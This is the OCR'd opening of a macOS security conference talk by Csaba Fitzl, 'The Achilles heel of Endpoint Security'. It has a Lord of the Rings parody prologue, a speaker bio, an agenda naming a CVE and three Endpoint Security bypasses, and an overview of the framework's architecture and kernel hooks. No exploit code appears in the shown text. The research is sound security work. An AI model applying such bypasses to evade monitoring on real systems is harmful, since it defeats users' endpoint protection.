
PROLOGUE

“The world is changed:
I feel it in the Sandbox,
I feel it in the Entitlements,
I smell it in the Kernel.”

"...Much that once was is lost,
only a few live now who remember it."



THE LORD OF THE RULES

“It began with the forging of the Great Privacy Rules.”

“Three were given to the root user,
immortal, wisest...fairest of all beings.”

“Seven to the users, great people and clients of the Apple spaceship.”

*“And Nine...nine rules were gifted
to Apple processes which,
above all else, desire power.”*

“For within these rules was bound the strength and will to govern privacy.”

“But they were all of them deceived.”

“...for another rule was made.”

“In the land of Cupertino, in the fires of Intel CPUs, the Dark Lord Privacy forged in secret a Master Rule to control all others.”

“...and into this Rule he poured his will to dominate all processes.”

“One Rule to rule them all...”

*“One by one the Free lands of macOS
fell to the power of the rule.”*

“But there were some...who resisted.”

*“A last alliance of
legacy software,
disabled library validation
and bug hunters
marched against the armies of TCC.”*


“On the slopes of El Capitan they fought for the freedom of macOS.”

The Achilles heel of Endpoint Security

Csaba Fitzl
Twitter: @theevilbit

whoami

- lead content developer of "EXP-312: macOS Control Bypasses" @ Offensive Security
- ex red/blue teamer
- macOS bug hunter
- husband, father
- hiking, trail running 🥾 ⛰️🏃




agenda

1. The Endpoint Security Framework
2. Installing an ES client
3. Scene 1: CVE-2021-30965
4. Scene 2: Bypass 1 - the authorization database
5. Scene 3: The authorization fix
6. Scene 4: Bypass 2 - the power of mount
7. Scene 5: Bypass 3 - The return of tccutil
8. Scene 6: The Ultimate Fix
9. Scene 7: The very first issue
10. Full Disk Access

Endpoint Security

Endpoint Security

- KEXT - MACF, kauth
- dylib - C API for clients
- endpointsecurityd - loading SEXT via launchd
- sysextd - validation and copy
- SystemExtension.framework - activation and deactivation of the extension
- systemextensionsctl - basic control of sysxextd
- more: Scott Knight's OBTS talk


User
User Application
SystemExtensions.framework
activationRequest/deactivationRequest
System
sysextd
endpointsecurityd
launchd
Endpoint Security Extension
libEndpointSecurity.dylib
Kernel
EndpointSecurity.kext
MACF
kauth
kernel

1: Scott Knight, https://knight.sc/reverse%20engineering/2019/10/31/macos-catalina-privilege-escalation.html

Endpoint Security

- ~100 hooks / ES events
- user mode events are mapped to kernel MACF hooks
- examples:
  - ES_EVENT_TYPE_NOTIFY_CHROOT - es_vnode_check_chroot
  - ES_EVENT_TYPE_NOTIFY_MOUNT - es_mount_check_mount_late
  - ES_EVENT_TYPE_NOTIFY_MMAP - es_file_check_mmap
  - ES_EVENT_TYPE_AUTH_GET_TASK - es_proc_check_get_task

